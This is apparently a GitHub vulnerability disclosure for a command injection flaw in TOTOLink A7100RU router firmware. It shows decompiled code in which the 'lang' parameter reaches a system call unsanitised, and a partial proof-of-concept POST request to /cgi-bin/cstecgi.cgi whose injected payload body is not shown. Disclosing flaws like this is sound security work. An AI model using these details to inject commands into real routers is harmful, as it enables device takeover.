



0x95cn Add files via upload ...

on Aug 10 1

[View code](#)

readme.md

# TOTOLink A7100RU(V7.4cu.2313\_B20191024)Command injection vulnerability

## Overview

Manufacturer's website information: <http://totolink.net/>

Firmware download address :

[http://totolink.net/home/menu/detail/menu\\_listtpl/download/id/185/ids/36.html](http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html)

## 1. Affected version

A7100RU					Overview	Tech Specs	HD Image	Download	FAQ
NO	Name	Version	Updated	Download					
1	A7100RU_HD PHOTO	Ver1.0	2019-05-07	↓					
2	A7100RU_Datasheet	Ver1.0	2020-08-07	↓					
3	A7100RU_Firmware	V7.4cu.2313_B20191024	2020-08-09	↓					
4	A7100RU_QIG	Ver1.0	2020-08-09	↓					

Figure 1 shows the latest firmware Ba of the router

## 2.Vulnerability details

```

10
11  memset(v6, 0, sizeof(v6));
12  memset(v8, 0, sizeof(v8));
13  memset(v7, 0, sizeof(v7));
14  v9[0] = 0;
15  v2 = (const char *)websGetVar(a1, "lang", "");
16  v3 = websGetVar(a1, "langAutoFlag", "");
17  snprintf(v6, 256, "ibms_cmd set status language_type %s", v2);
18  CsteSystem(v6, 0);
19  if ( !atoi(v3) )
20  f

```

The program passes the content under the lang parameter to v2, then formats v2 into the v6 stack through the snprintf function, and finally executes the content in v6 through the cstesystem function, which has a command injection vulnerability

## POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware V7.4cu.2313\_B20191024
2. Attack with the following POC attacks

```

POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: <http://192.168.0.1>

```





## Releases

No releases published

## Packages

No packages published